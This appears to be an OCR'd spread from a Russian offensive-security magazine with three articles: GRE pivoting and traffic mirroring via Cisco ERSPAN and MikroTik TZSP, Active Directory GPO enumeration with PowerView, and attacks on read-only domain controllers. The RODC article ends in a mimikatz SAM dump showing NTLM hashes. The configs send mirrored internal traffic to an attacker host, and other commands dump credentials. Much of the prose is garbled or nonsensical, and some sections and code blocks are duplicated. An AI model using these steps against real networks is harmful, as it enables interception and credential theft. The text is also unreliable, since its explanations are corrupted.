GRE (General Routing Encapsulation) — это протокол инкапсуляции сетевых IP-пакетов, разработанный инженерами Cisco. В туннелировании он только один шаг получается, поскольку решает проблемы создания VPN-каналов поверх сетевого оборудования. Поддерживает инкапсуляцию пакетов IP и Ethernet-фреймов. Кстати говоря, в качестве IP-пакета в GRE может выступать и московский ARP-пакет — **AT**. Это сулит. GRE не предоставляет никаких средств защиты туннелируемых данных. Поэтому в сочетании с IPsec GRE-пивотинг можно шифровать GRE в IPSec для обеспечения безопасности данных. В этой статье я покажу пивотинг расскажу с GRE-пивотинг на основе Linux и на «на» платформе Cisco.

ЛАБОРАТОРНАЯ СЕТЬ

В качестве лабораторного стенда выступит сеть, изображенная на схеме:

Internet
Router
Router
Router

PIVOTING DISTRICT

КАК РАБОТАЕТ GRE-ТУННЕЛИРОВАНИЕ ПОВЕРХ СЕТЕВОГО ОБОРУДОВАНИЯ

Схема проверки туннеля


На машине Relaper два физических интерфейса. Второй физический интерфейс **eth1** смотрит в начало подсети, с которой мы не знаем. Для удобства назовем его **internal**. Создаем интерфейс GRE (создан интерфейс GRE? создаем сетевой мост, куда мы помостим сам GRE и тот физический интерфейс):

```
ch17@Relaper:~$ sudo modprobe ip_gre
ch17@Relaper:~$ sudo ip link add name eviltap type gre local
192.168.20.20 remote 172.16.0.1
ch17@Relaper:~$ sudo brctl addif internal
ch17@Relaper:~$ sudo brctl addif internal eviltap
ch17@Relaper:~$ sudo brctl addif internal eth1
ch17@Relaper:~$ sudo ip link set internal up
ch17@Relaper:~$ sudo sysctl -w net.ipv4.ip_forward=1
```

Запустим Wireshark на стороне атакующего, на TAP-интерфейсе:

В графике обнаруживаем работу протоколов STP и DTP, это говорит о том, что мы сняли трафик с какой-то сетевой карты.

Как видим в графике (Wireshark был запущен для интерфейса eviltap0), обнаружен еще один заголовок GRE. Его идентификатор равен **0x6558**, что говорит о взаимодействии GRE с Ethernet-кастом.



Попробуем получить адрес по DHCP:

```
ch17@Kali:~$ sudo dhclient -v evilgretap
```

Попытка получить DHCP-адрес

INFO

Во время получения адреса по DHCP на TAP-интерфейсе возможно добавление другого маршрута по умолчанию, который может нарушать сетевую связность. Внимательно изучай свою таблицу маршрутизации во время тунелирования и, если что-нибудь, исправь эту таблицу маршрутов.

Таким образом, мы получаем доступ к L2-контуру с машины Relaper и возможность проверить L2-атаки.

L2 MAN-INTRA (Pivoting)

L2 доменный трафик пользователя (ARP)

ARP Spoofing part 1

ARP Spoofing part 2

ВОЗМОЖНЫЕ ПРОБЛЕМЫ С MTU

В компьютерной сети есть такое понятие, как MTU. Это специальный параметр, который указывает на максимальный размер полезных данных во вложении. MTU есть и на физическом интерфейсе, и на туннельном. На физическом интерфейсе без применения Jumbo Frame максимальный MTU составляет 1500 байт. Но есть только 1500 байт можно вложить в Ethernet.

А что с GRE? Это вид, логический интерфейс. MTU на туннельном интерфейсе GRE составляет 1476 байт. Такой MTU говорит только о том, что размер полезных данных необходимо уменьшить до 24 байт, чтобы кадр поместился через туннельный интерфейс без выполнения фрагментации.

Почему именно 24 байта? Потому что во время возникновения GRE-инкапсуляции добавляется два заголовка:

- Delivery Packet, он размер 20 байтов;
- GRE-заголовок, размер 4 байтов.

В случае L2 GRE сет L3 GRE MTU на туннельном интерфейсе вообще должен быть 1472 байта, поскольку занимается 28 байт (из-за второго GRE-заголовка).

Но на самом деле туннельный интерфейс GRE может работать согласно MTU физического интерфейса, то есть передавать полезные данные в Ethernet-кадре размером 1500 байт включительно.

При необходимости можно увеличить MTU на туннельном интерфейсе, если возникают задержки при передаче L2-трафика данных. Во время увеличения MTU туннельного интерфейса передаваемые IP-пакеты будут подвергаться фрагментации, поскольку сам интерфейс GRE позволяет пропускать через себя большие данные размером 1476 байт. Однако фрагментация может помешать специальный DF-бит в IP-пакете. Этот бит в принципе запрещает фрагментацию пакета.


Для Cisco IOS:

```
PWHOE(config)# interface tunnel X
PWHOE(config-if)# ip mtu 1514
```

Для RouterOS v 6:

```
[admin@dgeike] /interface gre> set mtu=1514 name=gre_pivoting
```

До повышения MTU оригинальный пакет (пассажир) упирался бы в 1476 байт, а пакет может быть и не фрагментирован из-за специального DF-бита, который запрещает фрагментацию IP-пакета. Но после повышения MTU оригинальный пакет не будет упираться в это ограничение, а фрагментироваться начнет второй IP-пакет (Delivery Packet), который здесь из-за GRE-инкапсуляции, а уже с Delivery Packet DF-бита нет.



ARP Spoofing part 3

WWW

Если ты впервые сталкиваешься с такой MTU, она может показаться сложной для понимания. Поэтому рекомендую разобраться подробнее:

- Maximum transmission unit **(Wikipedia)**
- What is MTU? **(Ivor Cloudflare)**
- Network Basics — Maximum Transmission Unit (YouTube)

ПЕРЕХВАТ ТРАФИКА С ПОМОЩЬЮ CISCO ERSPAN

ERSPAN (Encapsulated Remote Switch Port Analyzer) — это функция зеркалирования трафика, которая у Cisco называется SPAN/RSPAN, она может передавать зеркалированный трафик поверх канала L3. Кстати говоря, она также использует протокол инкапсуляции GRE для передачи данных поверх L3-соединения. Этим может воспользоваться атакующий и прослушивать трафик внутренней инфраструктуры в поисках чувствительных данных либо учетных особенностей аутентификации. ERSPAN — это проприетарная разработка Cisco, поэтому программируемый зарядит перехвата трафика именно на оборудовании Cisco.

Я буду зеркалировать трафик с интерфейса **gi2** на IP-адрес **172.16.0.1** — это адрес туннельного интерфейса GRE системы атакующего. Приступим к конфигурации. Основные параметры:

- идентификатор сессии ERSPAN;
- интерфейс источника;
- указанный ERSPAN;
- IP-адрес, куда будет отправляться зеркальный трафик;
- IP-адрес источника зеркалированного трафика;
- MTU (1900).


```
CS1(config)#monitor session 337 type erspan-source
CS1(config-mon-erspan-src)#source interface gigabitEthernet 2
CS1(config-mon-erspan-src)#no shutdown
CS1(config-mon-erspan-src)#destination
CS1(config-mon-erspan-src-dst)#erspan-id 337
CS1(config-mon-erspan-src-dst)#ip address 172.16.0.1
CS1(config-mon-erspan-src-dst)#origin ip address 172.16.0.2
CS1(config-mon-erspan-src-dst)#mtu 1900
CS1(config-mon-erspan-src-dst)#end
```

На этом конфигурация закончена. Можно приступить к анализу трафика на нашем интерфейсе GRE.

Зеркалирование трафика GRE

После конфигурации ERSPAN мы перемаршрутизировали трафик с интерфейса **gi2**. Например, в данном трафике запечатлено начинание протокола OSPF. Обратите внимание на заголовок, видим, что среда на есть заголовок ERSPAN. То есть оригинальный трафик, который был зеркалирован для отправки для сервера, был разворачивает у пакета GRE с использованием ERSPAN инкапсуляции.

Еще один пример — перехватывание ICMP-трафик. Видимо, внутри инфраструктуры шли пинги до сетевого оборудования. В графике может быть что угодно, но мы остановимся на этом примере.



ICMP-трафик GRE

ПЕРЕХВАТ ТРАФИКА С ПОМОЩЬЮ TZSP (MIKROTIK)

Протокол TZSP (TaZmen Sniffer Protocol) — аналог протокола ERSPAN. Также абсолютно то же самое формат. TZSP может передавать зеркалированный трафик поверх L3-канала и обычно используется в инструменте Packet Sniffer внутри RouterOS.

Переходим в раздел конфигурации Packet Sniffer, расположенный в меню Tools, и настраиваем следующие параметры:

- **streaming-enabled** — активирует работу сниффера;
- **streaming-server** — IP-адрес, куда будет отправляться зеркалированный трафик;
- **filter-interface** — интерфейс источника, откуда будет дублироваться трафик;
- **filter-stream** — снифферу будет работать согласно политике фильтров.

```
[admin@dgeike] > /tool sniffer
[admin@dgeike] /tool sniffer> set streaming-enabled=yes streaming-server=172.16.0.1 filter-interface=ether1,ether2 filter-streams=yes
[admin@dgeike] /tool sniffer> start
```

Перехватывание с помощью TZSP (MIKROTIK)

ВЫВОДЫ

Примерно таким способом можно воспользоваться для пивотинга внутри инфраструктуры или поверх сетевого оборудования. Например, мы работа создает пентестерам и редтимерам новый полезный прием. Главное здесь — протокол GRE, который предоставляет могучие возможности как сетевым инженерам, так и атакующим. Пивотинг — это не проблема.

ЖэПэО

Основная причина успеха большинства взломов, будь то кинотеатр или доменная инфраструктура, промышленная экономика, или центральный административный контроль и контроллеры доменов, — это ошибки в конфигурации. Мы рассмотрим несколько из наиболее распространенных ошибок в Active Directory.

Mikhail Bochkarev
Senior Pentester

СТРАТЕГИЯ

Групповые политики используются повсеместно. Это удобный инструмент планирования системных изменений сразу нескольким системам. Чтобы применить групповые политики, нужно определить объекты групповых политик. Сценарии также могут использовать данные выгружает и для сервера, на котором это необходимо. Групповые политики могут быть применены к определенным пользователям и компьютерам в домене или в AD. Сценарии, с другой стороны, могут быть запущены только с пользователем.

Есть несколько способов использования Group Policy Object (GPO). Вторая каждый объект групповой политики:

- Group Policy Container — специальный объект, который может сохранять данные, которые могут быть использованы для GPO. Это называется **GPC** (**GroupPolicyContainer**).
- Group Policy Template — файлы **ADM** и **ADMX**, позволяющие с помощью GPO управлять системой.

GPO применяется к Organizational Units (организационным единицам). Можно также применить к сайтам, но это выходит за рамки этой статьи. Вы можете:

- Определить в только что созданном домене будет для политики
- Default Domain Policy — применяется ко всем доменам
- Default Domain Controller's Policy — применяется ко всем контроллеров домена
- Local Group Policy — применяется к одному компьютеру. Это называется **LocalGPO**.

С точки зрения в ADUC с доменом, что нарушено с ОС, в домене **Domain Controllers**.

WARNING

Если хотите сохранить свой корень и ему понимания для сохранения не изменяется, то вы можете сделать, что вы можете и рискуете не могут гарантировать на любой ряд, начиная с применения изменений, которые вы можете сделать, и можете потеряете, начиная работы или и нарушение чаты первого производится на чаты.

СТРУКТУРА

Групповые политики используются повсеместно. Это удобный инструмент планирования системных изменений сразу нескольким системам. Чтобы применить групповые политики, нужно определить объекты групповых политик. Сценарии также могут использовать данные выгружает и для сервера, на котором это необходимо. Групповые политики могут быть применены к определенным пользователям и компьютерам в домене или в AD. Сценарии, с другой стороны, могут быть запущены только с пользователем.

Есть несколько способов использования Group Policy Object (GPO). Вторая каждый объект групповой политики:

- Group Policy Container — специальный объект, который может сохранять данные, которые могут быть использованы для GPO. Это называется **GPC** (**GroupPolicyContainer**).
- Group Policy Template — файлы **ADM** и **ADMX**, позволяющие с помощью GPO управлять системой.

GPO применяется к Organizational Units (организационным единицам). Можно также применить к сайтам, но это выходит за рамки этой статьи. Вы можете:

- Определить в только что созданном домене будет для политики
- Default Domain Policy — применяется ко всем доменам
- Default Domain Controller's Policy — применяется ко всем контроллеров домена
- Local Group Policy — применяется к одному компьютеру. Это называется **LocalGPO**.

С точки зрения в ADUC с доменом, что нарушено с ОС, в домене **Domain Controllers**.

ОБНАРУЖЕНИЕ

Обнаружение достаточно GPO можно следующим образом:

```
Get-ADOrganizationalUnit -Filter {LinkedGroupPolicyObjects -eq "*"} -Properties LinkedGroupPolicyObjects | select Name,
DisplayName,DPO1,DPO2,DPO3 | Format-List
```

Вывод выглядит примерно так:

Теперь, Powerview может сказал им фильтрованности:

```
Get-NetGpo
```

Теперь, включенные на GUID получить имя политики. Конечно, AD Module имеет несколько способов получения информации. Вы можете, например, использовать Get-ADGroup, чтобы получить объект объектов GPO:

```
Get-ADGroup
```

Powerview:

```
Get-NetGroupMemberDomain -Identity Domain Admins -Domain domain.com -Properties
Name, DisplayName
```

Наконец, также информация. Перед началом или AD, на нарушение DPO. Если есть найти множество. Сценарии, есть на чтения с помощью данных среды. Чтобы получить GPO, вы можете использовать Powerview, или Powerview:

```
Get-NetGPO -Domain domain.com | select displayname,gpcfilesystempath
```

```
# Powerview
Get-NetGPO | fl displayname,*
Get-NetGPO | Get-ObjectAcl -ResolveGUIDs -Name $_.Name|
# Найти DPO, на которые пользователь имеет полномочия
Get-NetGPO | Get-ObjectAcl -ResolveGUIDs -Name $_.Name|
?{$_.IdentityReference -match "student"}
```

Использовать можно конкретного пользователя, вместо Group или GPO с GUID и имя. Вы можете использовать Powerview, чтобы получить объекты Powerview GPO и вы можете использовать Powerview, чтобы получить объекты, что он может автоматическим способом DPO в полном или можно или использовать Powerview, чтобы получить объекты, которые можно использовать.

```
# Powerview GPO
# Получить GPO, на которые пользователь student имеет права
Get-ObjectAcl -ResolveGUIDs -Name "student" -ResolveAces | ?{$_.SecurityIdentifier
-match (Get-NetUser student).objectsid} | select Name,ObjectDN,ActiveDirectoryRights
# Получить GPO, на которые пользователь student имеет права
Get-NetGPO | Get-ObjectAcl -ResolveGUIDs -Name $_.Name| ?{$_.SecurityIdentifier
-match (Get-NetUser student).objectsid} | select Name,ObjectDN,ActiveDirectoryRights
# Powerview GPO
# Получить GPO, на которые пользователь student имеет права
Get-NetGPO | Get-ObjectAcl -ResolveGUIDs -Name $_.Name| ?{$_.SecurityIdentifier
-match (Get-NetUser student).objectsid} | select Name,ObjectDN,ActiveDirectoryRights
# Powerview GPO
# Получить GPO, на которые пользователь student имеет права
Get-NetGPO | Get-ObjectAcl -ResolveGUIDs -Name $_.Name| ?{$_.SecurityIdentifier
-match (Get-NetUser student).objectsid} | select Name,ObjectDN,ActiveDirectoryRights
```

ЭКСПЛУАТАЦИЯ

Шаги

Использование таких вектор использования возможно с помощью следующего: Powerview, Powerview, Powerview,

ТОЛЬКО ДЛЯ ЧТЕНИЯ

ПЕНЕТРЕЙТИ READ-ONLY DOMAIN CONTROLLERS

Мальцев Максим
г. Ек / ТК «РИСКАЛЬ»
http://vk.com/maltsevmax

В сетях на основе Windows существует специальный подвид контроллеров домена под названием Read-only Domain Controller. Сегодня мы поговорим об уязвимостях таких контроллеров и разберем векторы атак, которые можно к ним применить.

ТЕОРИЯ

Определение и особенности


Read-only Domain Controller был представлен в Windows Server 2008. Его основная цель — обеспечить безопасную фрагментарную сервиса со службой каталогов. Очень часто подобные контроллеры должны ставить в каких-нибудь удаленные сбоки компании, старых филиалах и прочих местах, где невозможно гарантировать достаточное физическое безопасность сервера. Получив доступ к такому серверу, то он сам злоумышленник не сможет полное после ленты на домен.

Внутри RODC хранится копия базы AD, но хотому изменения. Это нарушение, не сохраняется множество атрибутов, например **ms-Kds-AdPwd** — в этом атрибуте хранятся пароль пользователя администратора как настроенных LAPS. Во вторых, разрешено кешировать учетные данные лишь членов пользователя, которые могут быть использованы для нужного удаленного доступа, что часто называется? Это обеспечивает сохранение учетных данных пользователей. Сохраняются они в файлах **ntds.dit**, давно как и на обычном контроллере домена.

Причем RODC не создает домен, а добавляется в существующий. Делается это или из этапу установки и выглядит вот так:

Мастер настройки RODC

При этом использование RODC дает множество преимуществ в плане безопасности: отдельный DNS-сервер, изменения в котором нельзя не отдаю на основании, дополнительные роли администратора, фильтрация, пользователю (причем это пользователь необязательно должен быть администратор торговли на «бочке» контроллера домена).



Назначение администратора

Также следует выделить особенность репликации (RODCPRC) — она возможна только из списка разрешенного контроллера домена. RODC нечего репликацию есть не может. Также присутствует изменение DSSHDL — любые изменения в групповых политиках (которые) не распространяются на «бочкой» домен.

Если рассматривать RODC на «порной» архитектуре Microsoft, то возможно от определенных отношений, так как принадлежание Tier 0 розрыль не могут добраться в тем числе, что домен администрируют на RODC. Но должны иметь под контролем какие-либо ресурсы из Tier 0. Поэтому хосты RODC и учетные данные для подключения к ним нужно не могут пересылаться. Tier 0 и остают свои собственные объекты RODC следует защищать, как Tier 0.

Атрибуты

RODC имеет множество особенностей. Первая — почти все нужные атрибуты информация находится в атрибуте msPwdReplicationPrevent запуск RODC. Наиболее интересные из этого атрибута перечислены ниже:

managedBy

Здесь хранится объект, которому делегирован администратирование управления RODC. Любой пользователь или группа, указанные в этом атрибуте являются локальными администраторами на RODC.

```
Get-ADComputer "RODC" -prop managedBy
```

```
PS C:\Users\Administrator> Get-ADComputer "RODC" -prop managedBy
DistinguishedName : CN=RODC,OU=Domain Controllers,DC=ad,DC=lab
Enabled           : True
managedBy         : CN=Administrator,CN=Users,DC=ad,DC=lab
Name              : RODC
ObjectClass       : computer
ObjectGUID        : 4d7b7f4c-4740-4a70-a3d5-e899984a59e
PrimaryGroup      : CN=Domain Controllers,CN=Schema,CN=Configuration,DC=ad,DC=lab
SAMAccountName    : RODC$
SID               : S-1-5-21-1000000000-2000000000-3000000000-1000
UserAccountControl : 83886080
```

Атрибуты RODC

msDS-RevealOnDemandGroup, msDS-NeverRevealGroup

В этом атрибуте хранятся учетные данные которых могут кешировать. Конкурирование нужно для того, чтобы эти пользователи могли проходить проверку подлинности на RODC.

```
Get-ADComputer "RODC" -prop msDS-RevealOnDemandGroup,
msDS-NeverRevealGroup
```

```
PS C:\Users\Administrator> Get-ADComputer "RODC" -prop msDS-RevealOnDemandGroup,
msDS-NeverRevealGroup
DistinguishedName : CN=RODC,OU=Domain Controllers,DC=ad,DC=lab
Enabled           : True
msDS-NeverRevealGroup : {CN=Allowed RODC Password Replication Group,CN=Users,DC=ad,DC=lab}
msDS-RevealOnDemandGroup : {CN=Administrator,CN=Users,DC=ad,DC=lab, CN=Allowed RODC Password Replication Group,CN=Users,DC=ad,DC=lab}
Name              : RODC
ObjectClass       : computer
ObjectGUID        : 4d7b7f4c-4740-4a70-a3d5-e899984a59e
PrimaryGroup      : CN=Domain Controllers,CN=Schema,CN=Configuration,DC=ad,DC=lab
SAMAccountName    : RODC$
SID               : S-1-5-21-1000000000-2000000000-3000000000-1000
UserAccountControl : 83886080
```

Атрибуты разрешения

Соответственно, существует атрибут, запрещающий кеширование пользователя в нем учетные данные объектов. Он называется **msDS-NeverRevealGroup**.

msDS-AuthenticatedToAccountList

Здесь будут хранилиться объекты, которые успешно аутентифицировались на RODC:

```
Get-ADComputer "RODC" -prop msDS-AuthenticatedToAccountList
```

```
PS C:\Users\Administrator> Get-ADComputer "RODC" -prop msDS-AuthenticatedToAccountList
DistinguishedName : CN=RODC,OU=Domain Controllers,DC=ad,DC=lab
Enabled           : True
msDS-AuthenticatedToAccountList : {CN=krbtgt_19568,CN=Users,DC=ad,DC=lab}
Name              : RODC
ObjectClass       : computer
ObjectGUID        : 4d7b7f4c-4740-4a70-a3d5-e899984a59e
PrimaryGroup      : CN=Domain Controllers,CN=Schema,CN=Configuration,DC=ad,DC=lab
SAMAccountName    : RODC$
SID               : S-1-5-21-1000000000-2000000000-3000000000-1000
UserAccountControl : 83886080
```

Атрибуты аутентификации

msDS-RevealedУ

Этот атрибут (прим.ед.) на нескольких атрибутов:

- msDS-RevealedUsers — список объектов, учетные данные которых кэш-ди либо использовались на RODC;
- msDS-RevealedDSAs — список RODC, которые кешировали пароль пользователя;
- msDS-RevealedList — список объектов, учетные данные которых были успешно реплицированы на RODC.

```
Get-ADComputer "RODC" -prop msDS-RevealedList,msDS-RevealedDSAs,
msDS-RevealedUsers
```

```
PS C:\Users\Administrator> Get-ADComputer "RODC" -prop msDS-RevealedList,msDS-RevealedDSAs,
msDS-RevealedUsers
DistinguishedName : CN=RODC,OU=Domain Controllers,DC=ad,DC=lab
Enabled           : True
msDS-RevealedDSAs : {CN=NTDS Settings,CN=DC-2,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=ad,DC=lab}
msDS-RevealedList : {krbtgt,CN=Allowed RODC Password Replication Group,CN=Users,DC=ad,DC=lab, CN=Administrator,CN=Users,DC=ad,DC=lab}
msDS-RevealedUsers : {krbtgt,CN=Allowed RODC Password Replication Group,CN=Users,DC=ad,DC=lab, CN=Administrator,CN=Users,DC=ad,DC=lab}
Name              : RODC
ObjectClass       : computer
ObjectGUID        : 4d7b7f4c-4740-4a70-a3d5-e899984a59e
PrimaryGroup      : CN=Domain Controllers,CN=Schema,CN=Configuration,DC=ad,DC=lab
SAMAccountName    : RODC$
SID               : S-1-5-21-1000000000-2000000000-3000000000-1000
UserAccountControl : 83886080
```

Атрибуты разрешенных RODC

Аутентификация пользователей

RODC кеширует значения данных определенных пользователей как раз таки, чтобы проверять их подлинность. После успешной аутентификации на домене RODC отправляет на контроллер домена TGT-билет. На RODC нельзя учетных надежным KDC, поэтому у него создается собственная учетная запись **krbtgt**, для чего используется новый протокол управления TGT.

Уникальную учетная запись имеет необычное имя **krbtgt_<цифры>**. Это также цифры — порядковый идентификатор, начиная, который использовался для шифрования TGT-билета. Имя новой учетной записи KRBTGT хранится в атрибуте **msDS-Secondary**. Для любого RODC, а у этой самой новой учетной записи KRBTGT в атрибуте **msDS-KrbTgtLinkBl** содержится имя RODC. Таким образом, атрибуты RODC, можно связать его с конкретным **KRBTGT_XXXXX**. И, соответственно, обнаружив **KRBTGT_XXXXX**, можно связать его с конкретным RODC.

Дополнительно отмечу, что RODC имеет право на сбор паролей этой самой **KRBTGT_XXXXX**.

```
Get-ADUser -filter {name -like "krbtgt*"} -prop Name,Created,
PasswordLastSet,msDS-KeyVersionNumber,msDS-KrbTgtLinkBl
```

```
PS C:\Users\Administrator> Get-ADUser -filter {name -like "krbtgt*"} -prop Name,Created,
PasswordLastSet,msDS-KeyVersionNumber,msDS-KrbTgtLinkBl
Created           : 2016-08-24 12:00:00
msDS-KeyVersionNumber : 2
msDS-KrbTgtLinkBl : CN=RODC,OU=Domain Controllers,DC=ad,DC=lab
PasswordLastSet   : 2016-08-24 12:00:00
SamAccountName    : krbtgt
SID               : S-1-5-21-1000000000-2000000000-3000000000-502
UserPrincipalName : krbtgt@ad.lab
Name              : krbtgt
ObjectClass       : user
ObjectGUID        : 4d7b7f4c-4740-4a70-a3d5-e899984a59e
Created           : 2016-08-24 12:00:00
msDS-KeyVersionNumber : 2
msDS-KrbTgtLinkBl : CN=RODC,OU=Domain Controllers,DC=ad,DC=lab
PasswordLastSet   : 2016-08-24 12:00:00
SamAccountName    : krbtgt_19568
SID               : S-1-5-21-1000000000-2000000000-3000000000-19568
UserPrincipalName : krbtgt_19568@ad.lab
Name              : krbtgt_19568
ObjectClass       : user
ObjectGUID        : 4d7b7f4c-4740-4a70-a3d5-e899984a59e
```

Просмотр учетной записи KRBTGT

```
Get-ADUser -filter {name -like "krbtgt_19568"} -Properties msDS-SecondaryKrbTgtNumber,
msDS-KrbTgtLinkBl
```

```
PS C:\Users\Administrator> Get-ADUser -filter {name -like "krbtgt_19568"} -Properties msDS-SecondaryKrbTgtNumber,
msDS-KrbTgtLinkBl
Enabled           : False
msDS-KrbTgtLinkBl : CN=RODC,OU=Domain Controllers,DC=ad,DC=lab
msDS-SecondaryKrbTgtNumber : 19568
PasswordLastSet   : 2016-08-24 12:00:00
SamAccountName    : krbtgt_19568
SID               : S-1-5-21-1000000000-2000000000-3000000000-19568
UserPrincipalName : krbtgt_19568@ad.lab
Name              : krbtgt_19568
ObjectClass       : user
ObjectGUID        : 4d7b7f4c-4740-4a70-a3d5-e899984a59e
```

Просмотр атрибутов RODC

ПОИСК RODC

Как я уже отметил, ты можешь обнаружить учетную запись с именем **KRBTGT_<цифры>**, поэтому что перед ней по атрибуту **msDS-KrbTgtLinkBl** и найти связанный контроллер, но есть и иной способ нахождения RODC.

Самый простой — использовать фильтр:

```
Get-ADDomainController -filter {IsReadOnly -eq $true}
```

```
PS C:\Users\Administrator> Get-ADDomainController -filter {IsReadOnly -eq $true}
Domain                     : ad.lab
Enabled                    : True
Forest                     : ad.lab
HostName                   : RODC.ad.lab
IPv4Address                : 192.168.0.10
IPv6Address                :
IsGlobalCatalog            : True
IsReadOnly                 : True
OperationMasterRoles       : {}
OperatingSystem            : Windows Server 2016 Datacenter
OperatingSystemHotfix      :
OperatingSystemServicePack :
OperatingSystemVersion     : 10.0 (14393)
Site                       : Default-First-Site-Name
SslPort                    : 636
```

Поиск RODC

Также были проверены группы «Контроллеры домена — только чтение» и «Контроллеры домена предприятия — только чтение», которые имеют RID 521 и 498 соответственно. RODC входит в одну из этих групп в зависимости от роли. Дополнительно отмечу, что можно либо перебрать всех контроллеров, выполнив их атрибут **PrimaryGroupID**, либо сначала получить SUID этих групп:

```
Get-ADGroup -filter {name -like "*read*"}
```

```
PS C:\Users\Administrator> Get-ADGroup -filter {name -like "*read*"}
DistinguishedName : CN=Enterprise Read-only Domain Controllers,CN=Users,DC=ad,DC=lab
GroupCategory     : Security
GroupScope        : Universal
Name              : Enterprise Read-only Domain Controllers
ObjectClass       : group
ObjectGUID        : 4d7b7f4c-4740-4a70-a3d5-e899984a59e
SamAccountName    : Enterprise Read-only Domain Controllers
SID               : S-1-5-21-1000000000-2000000000-3000000000-498
DistinguishedName : CN=Read-only Domain Controllers,CN=Users,DC=ad,DC=lab
GroupCategory     : Security
GroupScope        : Global
Name              : Read-only Domain Controllers
ObjectClass       : group
ObjectGUID        : 4d7b7f4c-4740-4a70-a3d5-e899984a59e
SamAccountName    : Read-only Domain Controllers
SID               : S-1-5-21-1000000000-2000000000-3000000000-521
```

Поиск SUID групп

А затем извлечь участников:

```
Get-ADGroupMember -identity d87b774c-47dc-4a70-a3d5-e899984a59e
```

```
PS C:\Users\Administrator> Get-ADGroupMember -identity d87b774c-47dc-4a70-a3d5-e899984a59e
distinguishedName : CN=RODC,OU=Domain Controllers,DC=ad,DC=lab
name              : RODC
objectClass       : computer
objectGUID        : 4d7b7f4c-4740-4a70-a3d5-e899984a59e
SamAccountName    : RODC$
SID               : S-1-5-21-1000000000-2000000000-3000000000-1000
```

Просмотр участников

ПОЛУЧЕНИЕ КЕШИРОВАННЫХ ПАРОЛЕЙ С RODC

Первым делом бы должен получить принадлежа, который имеет право кешировать администратора на RODC. Это может быть контроллерам как «хотя» привилегированности, так и просто пользователем, принадлежащего в атрибуте **managedby**. Но перед тем, как забрать пароль, нужно необходимо мы можем сделать проверкой. Для этого нужно использовать:

```
Get-ADComputer "RODC" -prop msDS-RevealedUsers,
msDS-RevealedDSAs,msDS-RevealedList
```

```
PS C:\Users\Administrator> Get-ADComputer "RODC" -prop msDS-RevealedUsers,
msDS-RevealedDSAs,msDS-RevealedList
DistinguishedName : CN=RODC,OU=Domain Controllers,DC=ad,DC=lab
Enabled           : True
msDS-RevealedDSAs : {CN=NTDS Settings,CN=DC-2,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=ad,DC=lab}
msDS-RevealedList : {krbtgt,CN=Allowed RODC Password Replication Group,CN=Users,DC=ad,DC=lab, CN=Administrator,CN=Users,DC=ad,DC=lab}
msDS-RevealedUsers : {krbtgt,CN=Allowed RODC Password Replication Group,CN=Users,DC=ad,DC=lab, CN=Administrator,CN=Users,DC=ad,DC=lab}
Name              : RODC
ObjectClass       : computer
ObjectGUID        : 4d7b7f4c-4740-4a70-a3d5-e899984a59e
PrimaryGroup      : CN=Domain Controllers,CN=Schema,CN=Configuration,DC=ad,DC=lab
SAMAccountName    : RODC$
SID               : S-1-5-21-1000000000-2000000000-3000000000-1000
UserAccountControl : 83886080
```

Атрибуты разрешения

Если, большие отличия не случайно. Второй бы изменяется, переходно **RACHELL_LAPRENT** — пользователь, в зависимости данные только второго, отсюда то изменяются RODC — **krbtgt_19568**. Проблема заключается в том, что мешаемое происходит только после успешной аутентификации пользователя в домене. То есть если **RACHELL_LAPRENT** сейчас запрошчится, то данные этого пользователя будут переданы RODC обычным контроллером домена для кеширования. Учетные данные RODC — **krbtgt_19568** лежат в кеше потому, что изначально данные этого пользователя, например, работа со службой каталогов, а с помощью KRBTGT шифруется выдаваемый TGT.

Так как все эвмешивание происходит в атрибуте **ntds.dit**, то сделать данное его любым способом. Но сначала нужно получить доступ от лица пользователя администратора. Допустим, что в атрибуте **managedby** был прописан имя **FASTTIME_SADMIN**.

```
Get-ADUser -filter {name -like "FASTTIME_SADMIN"} -prop Name,Created,
PasswordLastSet,msDS-KeyVersionNumber,msDS-KrbTgtLinkBl
```

```
PS C:\Users\Administrator> Get-ADUser -filter {name -like "FASTTIME_SADMIN"} -prop Name,Created,
PasswordLastSet,msDS-KeyVersionNumber,msDS-KrbTgtLinkBl
Created           : 2016-08-24 12:00:00
msDS-KeyVersionNumber : 2
msDS-KrbTgtLinkBl : CN=RODC,OU=Domain Controllers,DC=ad,DC=lab
PasswordLastSet   : 2016-08-24 12:00:00
SamAccountName    : FASTTIME_SADMIN
SID               : S-1-5-21-1000000000-2000000000-3000000000-1000
UserPrincipalName : FASTTIME_SADMIN@ad.lab
Name              : FASTTIME_SADMIN
ObjectClass       : user
ObjectGUID        : 4d7b7f4c-4740-4a70-a3d5-e899984a59e
```

Атрибуты пользователя

Получим доступ к этому пользователю, зведшим на кого и видим, что мы действительно в группе DA.

```
PS C:\Users\Administrator> net user FASTTIME_SADMIN /domain
The password will expire: Never
Local Group Memberships      *Administrators      *Domain Admins
Global Group memberships     *Domain Users        *Domain Admins
The command completed successfully.
```

Атрибуты пользователя

После этого дампим **ntds.dit** как нам угодно, например через VSS.

Продолжение стр. 9

ТОЛЬКО ДЛЯ ЧТЕНИЯ

ПЕНТЕСТИМ
READ-ONLY DOMAIN CONTROLLERS

DSRM

У всех контроллеров домена есть такая штука, которая называется DSRM. Она позволяет сделать «запасной» пароль для учетной записи локального администратора на случай, если вдруг основной пароль забыт или утерян.

Как только мы получили доступ к RODC, обязательно нужно дампить SAM с целью поиска этого пароля. Пароль связан с учетной записью администратора. RID которой равен 500.

```
C:\Users\Administrator>lsadump.exe /sam /system /mimikatz
Domain : WIN-DC2
SysKey : 2d26f8b9d5f6bb694a5d7ddb8a93bb92
Local SID : S-1-5-21-1437000690-1664695696-1586295871

SAMKey : 8d0a16cfc061c352f201a319363070cf

RID  : 000001f4 (500)
User : Administrator
LM   : 5d038a5ed4b77a9975b2f8ab2ed6a6cf
NTLM : 2ee7f0a0a4f26f4d6f3d867607f0f0f8

RID  : 000001f5 (501)
User : Guest
LM   : aad3b435b51404eaad3b435b51404ee
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f7 (503)
User : DefaultAccount
LM   : aad3b435b51404eaad3b435b51404ee
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f8 (504)
User : WDAGUtilityAccount
